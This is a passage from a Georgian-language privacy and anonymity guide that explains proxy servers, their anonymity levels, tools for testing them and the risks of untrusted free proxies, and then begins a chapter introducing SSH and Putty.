პროქსი გამოიყენება ძირითადად დანიშნულების ადგილისათვის IP მისამართის დასამალად, ასევე შეიძლება გამოიყენოთ ცენზურისათვის გვერდის ასავლელად მხოლოდ იმ შემთხვევებში თუ ცენზორი პაკეტების შინაარს არ ამოწმებს. მაგრამ თუ სერიოზულ მოწინააღმდეგესთან გაქვთ საქმე უმჯობესია პროქსი საერთოდ არ გამოიყენოთ.

თუ იყენებთ ბევრ სხვადასხვა პროქსის მაშინ გირჩევთ გამოიყენოთ Foxy Proxy https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/ იგი წარმოადგენს Firefox ბრაუზერის დამატებას, საშუალებას გაძლევთ განსაზღვროთ ბევრი სხვადასხვა პროქსი და შემდეგ ადვილად გადაერთოთ ერთი პროქსიდან მეორეზე.

თუ ერთი პროქსის გამოყენება გინდათ მაგრამ მისი გამორთვა და ჩართვა ხშირად გიწევთ დააყენეთ დამატება QuickJava https://addons.mozilla.org/en-US/firefox/addon/quickjava/.


ფასიანი პროქსი სერვისებიც არსებობს, ისინი ოდნავ უფრო იაფია ვიდრე VPN.



გაითვალისწინეთ რომ პროქსი არის ანონიმურობის დაცვის ერთერთი ყველაზე სუსტი მეთოდი. ასევე ყველა ის ნდობის ფაქტორი რაც VPN ების შეთხვევაში განვიხილეთ პროქსისაც ეხება. პროქსის გამოყენების დროს უნდა ენდობოდეთ პროქსის კომპანიას თუ მფლობელს. სამწუხაროდ არ იცით რას გააკეთებენ, მაგალითად შეიძლება გითხრან რომ არ ინახავენ კავშირის ასლებს, მაგრამ მართლა ასეა თუ არა ვერ გაარკვევთ. ასევე თუ მთავრობამ მოსთხოვა ინფორმაცია, ან სასამართლოს ძალით მოხდა ინფორმაციის მოთხოვნა, ცხადია ეს კომპანიები თავს საფრთხეში არ ჩაიგდებენ და გასცემენ თქვენს მონაცემებს.

რომ შევაჯამოთ პროქსი სერვერებით თქვენი თვალთვალი და ინფორმაციის წაკითხვა საკმაოდ მარტივია არა მარტო სერიოზული არამედ საშუალო სერიოზულობის მოწინააღმდეგისთვისაც კი.

მომხმარებლების უმეტესობა იყენებს უფასო პროქსიებს, ასეთები ბევრი არსებობს. მაგალითად ეს საიტი http://freeproxylists.net/ იძლევა პროქსიების სიას. პროქსი სერვერების სხვა სიებიც არსებობს, უბრალოდ მძებნეთ Google-ზე.



ეს სია როგორც წესი იძლევა IP მისამართებს და პორტებს და დამატებით ინფორმაციას სერვერის შესახებ. როგორც ხედავთ ბერი სერვერი კარგად არ მუშაობს და მათი მუშაობის კოეფიციენტი (UpTime) 17%-იც კი არის. ამ საიტზე შეიძლება ფილტრების გამოყენებით მოძებნოთ სერვერები ტიპის (HTTPS, Anonymous, High Anonymous), ან ქვეყნების მიხედვით. ამ ფილტრების კომბინაციის გამოყენებაც შეიძლება.

აქ საინტერესოა ანონიმურობის დონეების განხილვა None ნიშნავს რომ პროქსი არ დამალავს თქვენ IP მისამართს, იგი გამჭვირვალედ გაატარებს ინფორმაციას. Anonymous – მალავს თქვენ IP მისამართს, მაგრამ არ მალავს რომ პროქსის გავლით ხდება შეერთება, შესაბამისად საიტებმა შეიძლება პროქსი შეერთებები დაბლოკონ. და ბოლოს High Anonymous, მათ ასევე უწოდებენ Elite Proxy - ეს პროქსიები მალავენ IP მისამართს და მალავენ ფაქტს რომ

შეერთება პროქსიდან ხდება. თუმცა ეს ყველა პროქსიები უფასოა და ძალიანაც ნუ ენდობით, როცა საიტი გეუბნებათ რომ ანონიმურია. ყოველთვის შეამოწმეთ პროქსი სანამ მას გამოიყენებთ.

არსებობს პროქსის შემოწმების პროგრამები და საიტები, მაგალიად https://www.fogldn.com/proxy-tester/ საკმაოდ ძლიერი პროგრამაა რომელიც Windows და Mac-სათვის არის დაწერილი. ასევე შემდეგი საიტები დაგეხმარებიან პროქსი სერვერების შემოწმებაში:

- https://whatismyipaddress.com/proxy-check
- https://proxy6.net/en/checker
- https://www.aecosensors.com/?fuseaction=ProdottiCat&id=28&t=/altri-prodotti-proxy-tester/

ზოგიერთი საიტი ამოწმებს თქვენ კავშირს რაც ნიშნავს რომ ამ საიტებს პროქსის გავლით უნდა დაუკავშირდეთ და ზოგიერთს უბრალოდ გთხოვთ პროქსიების IP მისამართებს და შემდეგ მათ ამოწმებს.

ასევე შეიძლება გამოიყენოთ https://ipleak.net/ რომელიც ინფორმაციას იძლევა თქვენი კავშირის შესახებ მათ შორის გაჩვენებთ IP მისამართს. ასეთი საიტის გამოსაყენებლად ცხადია უნდა შეუერთდეთ პროქსის და შემდეგ ამ საიტის მეშვეობით შეამოწმოთ ჩანს თუ არა თქვენი IP მისამართი. და ფაქტი რომ პროქსის იყენებთ.

Google Play-ზე ასევე იპოვით ბევრ ასეთ პროგრამას ანდროიდისათვის, Iphone-სათისაც ბევრი ასეთი პროგრამა არსებობს.

გაითვალისწინეთ რომ როგორც არ უნდა დაიმალოს პროქსი, დანიშნულების სერვერს შეუძლია პორტების სკანირება და ამგვარად შეუძლია მიხვდეს პროქსისთან აქვს კავშირი თუ არა. ასეთი სკანირება საკმაოდ ბევრ რესურსს მოითხოვს და ყოველი შეერთებისათვის არ გაკეთდება, თუმცა სერვერს ამის გაკეთება შეუძლია.

ალბათ გაგიჩნდათ კითხვა საიდან მოვიდა ამდენი უფასო პროქსი და ვინ ამუშავებს მათ. მართლაც უმეტესი ასეთი პროქსი არის ძალიან საეჭვო. ზოგი შეიძლება იყოს არასაკმარისად კომპეტენტური ხალხის მიერ გაკეთებული სერვერები, რომლებიც არ დამალეს და გახსნილია ყველასათვის, ზოგი სერვერი შეიძლება იყოს შექმნილი კავშირების მონიტორინგისათვის და თვალთვალისათვის, ზოგი კი დაჰაკერებული მანქანაა ან ჰაერების მიერ არის შექმნილი სხვების დაჰაკერების მიზნით. პროქსი, მისი ფუნქციიდან გამომდინარე შუა კაცის როლს ასრულებს, შესაბამისად მას ნებისმიერი ტიპის შუა კაცის შეტევის განხორციელება შეუძლია მათ შორის SSL-ის ახევა, ან ვირუსების ჩასმა კავშირში ან სხვა მეთოდები რაც უკვე ბევრჯერ განვიხილეთ. მოკლედ სიგიჟეა საკუთარი ნებით ვინმეს ჩასმა თქვენი კავშირის შუაში და შემდეგ იმედის ქონა რომ ეს ვიღაც კარგად მოიქცევა. შესაბამისად პროქსი არავითარ შემთხვევაში არ უნდა განიხილოთ როგორც ანონიმიზაციის ან თავდაცვის საშუალება. თუ მაინც გიწევთ მათთან მუშაობა, მაშინ გამოიყენეთ ვირტუალური მანქანები, ქვიშის ყუთები, პორტატული ოპერაციული სისტემები და თავდაცვის სხვა საშუალებები. თუმცა უმჯობესია თუ მათ არ გამოიყენებთ.


გაითვალისწინეთ რომ ზოგიერთ ქვეყანაში ასეთი პროქსის გამოყენება არალეგალურიც კია.

საკუთარი პროქსის შექმნა IP მისამართის დასამალად ასევე ცუდი იდეაა. ან რატომ უნდა შექმნათ პროქსი, როცა შეიძლება რამე უფრო დაცული და დაშიფრული გამოიყენოთ თუ ამდენი რესურსი გაგაჩნიათ.


შესაძლებელია პროქსიების ერთმანეთზე გადაბმა რაც უკეთეს უსაფრთხოებას იძლევა, თუმცა არც ეს არის ბევრად ძლიერ დაცვა. პროქსიების და სხვა ანონიმიზაციის სერვისების ერთმანეთზე გადაბმაზე მოგვიანებით ვილაპარაკებთ.

CGI პროქსი - ვებ პროქსი ანუ ვებ ფორმის პროქსი

CGI პროქსი არის ვებ საიტი, რომლზეც განთავსებულია ფორმა რომელშიც უნდა შეიყვანოთ დანიშნულების მისამართი. არ არის საჭირო პროქსის პარამეტრების განსაზღვრა, უბრალოდ შეიყვანეთ მისამართი.




მაგალითად მე შევიყვანე http://www.top.ge და მივიღე



როგორც ხედავთ, საიტი ჩემი საიტის ზემოთ ათავსებს სამართავ პანელს და შემდეგ გამოაქვს მოთხოვნილი საიტი. თანაც საშუალება გეძლევათ რომ გახსნილი ვებსაიტიდან მოაშოროთ სკრიპტები, cookie-ები და სხვადასხვა ობიექტები.


პოპულარული საიტია Anonimouse http://anonymouse.org/anonwww.html და HideMyAss https://www.hidemyass.com ძალიან პოპულარულია მას შემოკლებით HMA-საც უწოდებენ. ეს საიტი არკვევს რომელი ქვეყნიდან თუ რეგიონიდან უერთდებით და უახლოეს სერვერზე გადაგამისამართებთ, ასევე მოგცემთ შესაძლებლობას აარჩიოთ სხვადასხვა ქვეყნებში განლაგებული სერვერები.




ეს საიტები ვებ საიტის გახსნის დროს ცვლიან მათ ვებ მისამართებს რომ ყველა მისამართის მოთხოვნამ და მასზე პასუხმა გაიაროს მათი სერვერი, სანამ თქვენ ბროუზერში მოხვდება. შესაბამისად მოთვალთვალეთათვის ძნელი იქნება გაიგოს ვინ მუშაობს სერვერთან და სად მიდის მოთხოვნილი ინფორმაცია. მაგრამ რამდენად კარგად მალავენ ასეთი სერვერები თქვენ IP მისამართებს დამოკიდებულია თუ როგორ არის სერვერი კონფიგურირებული. ყოველთვის ჯობია ეს სერვერები შეამოწმოთ როგორც ეს წინა პარაგრაფში განვიხილეთ. როგორც წესი ეს საიტები უფასოა, ანუ მათი მომსახურება გადახდილია შემაწუხებელი რეკლამებით, რომლებსაც ეს საიტები მუდმივად გაჩვენებენ. ამ საიტების გადამისამართების და კონფიდენციალურობის შენარჩუნების კონფიგურაციების გამო ასეთ საიტებზე გაუჭირდება მუშაობა JavaScript, flash, Java, რამაც შეიძლება საიტთან მუშაობაში შეგიშალოთ ხელი ან უაზრო გახადოს საიტთან მუშაობა.

ცნობილი პროქსი სერვერების უმეტესობა ალბათ დაბლოკილია უმეტესი საიტების, სკოლების თუ სხვა ქსელების მიერ.


არსებობს მეთოდები რომლებიც JavaScript-ის გამოყენებით გამოგაგდებენ ვებ პროქსი სერვერიდან. მაგალითად http://ip-check.info/?land=en საიტის დახმარებით შეიძლება ამის შემოწმება.



ეს საიტი გადაგიყვანთ საიტზე



და თუ Start Test-ს დააჭერთ მიიღებთ



ეს კი ნიშნავს რომ ამ საიტმა გამომაგდო პროქსიდან და გაიგო ჩემი IP მისამართი. შესაბამისად არც ასეთი პროქსის ნდობა შეიძლება.

მოკლედ ასეთი პროქსიების გამოყენება შეიძლება როცა რაღაც გბლოკავთ ან გინდათ მოაჩვენოთ სერვერს რომ სხვა ადგილიდან შედიხართ, ოღონდ ისეთ შემთხვევებში როცა თქვენ გამოაშკარავება არ დაისჯება. მაგალითად თუ გინდათ რომ რაღაც გადაცემას უყუროთ ან ჩამოტვირთოთ ფილმი ან პროგრამა, მაგრამ სერვერი ბლოკავს ქვეყნის გარეთ მყოფ მომხმარებლებს. თუ თქვენი გამოაშკარავება სერიოზულ სირთულეებს თუ პრობლემებს შეგიქმნით არ გამოიყენოთ ასეთი სერვერები. ასეთ შემთხვევებში VPN, Tor, JonDonym და სხვა დაშიფრული ანონიმიზაციის მომსახურებები ბევრად უფრო სანდო და დაცულია.


თავი 6 SSH დაცული გარსი

ამ თავის მიზანია განვიხილოთ ძალიან მოხერხებული და ფართოდ გამოყენებული SSH პროტოკოლი რომელიც საშუალებას იძლევა დაამყაროთ დაცული კავშირი, მოახდინოთ დაშორებული პორტის გადამისამართება ვინაობის გარკვევით (authentication). ასევე განვიხილავთ როგორ ხდება ამ კავშირის ჰაკერების წინააღმდეგ დაცვა და გამაგრება.

შესავალი

SSH წარმოადგენს ორ კომპიუტერს შორის პირდაპირი კავშირის დაშიფრულ პროტოკოლს. მისი საშუალებით უამრავი სხვადასხვა ამოცანის გადაჭრა შეიძლება, თუმცა მომხმარებლებისათვის იგი ძირითადად ცნობილია კომპიუტერში ან მოწყობილობებში დაშორებული შესვლის მექანიზმად. SSH მაგალითად გამოყენება NAS-ის, ჭკვიან ტელევიზორის, ან სხვა ნებისმიერ მსგავსი მოწყობილობის სამართავად, განსაკუთრებით კი იმ მოწყობილობების სამართავად რომლებიც Linux-ზე მუშაობენ. ჩვეულებრივ SSH მოჰყვება MacOsX-ს და Linux-ს როგორც ბრძანებების სტრიქონის ბრძანებების ერთობლიობა.


https://www.openssh.com/manual.html ბმული გადაგიყვანთ SSH ბრძანებების სახელმძღვანელოზე:




რომლიც კარგად აგიხსნით რას აკეთებს ამ პროტოკოლის ყველა ბრძანება. MacOsX ჩვეულებრივ ოდნავ უფრო ძველ ვერსიას იყენებს, თუმცა მათ შორის განსხვავება მინიმალურია.

თავიდან Windows-ს SSH არ მოჰყვებოდა, თუმცა მოგვიანებით Microsoft-მა გადაწყვიტა იგი PowerShell-ისათვის დაემატებინა https://arstechnica.com/information-technology/2015/06/microsoft-bringing-ssh-to-windows-and-powershell/. Windows-ის მომხმარებელთა უმეტესობა SSH შეერთებისათვის იყენებს პროგრამას Putty, ამ პროგრამას აქვს გრაფიკული ინტერფეისი და ადვილად გამოსაყენებელია. მიუხედავად იმისა, რომ ეს პროგრამა იმდენ შესაძლებლობებს არ გაძლევთ რამდენსაც ნორმალური SSH ბრძანებები, მისი გამოყენებით უმეტესი ქმედებების ჩატარებაა შესაძლებელი.

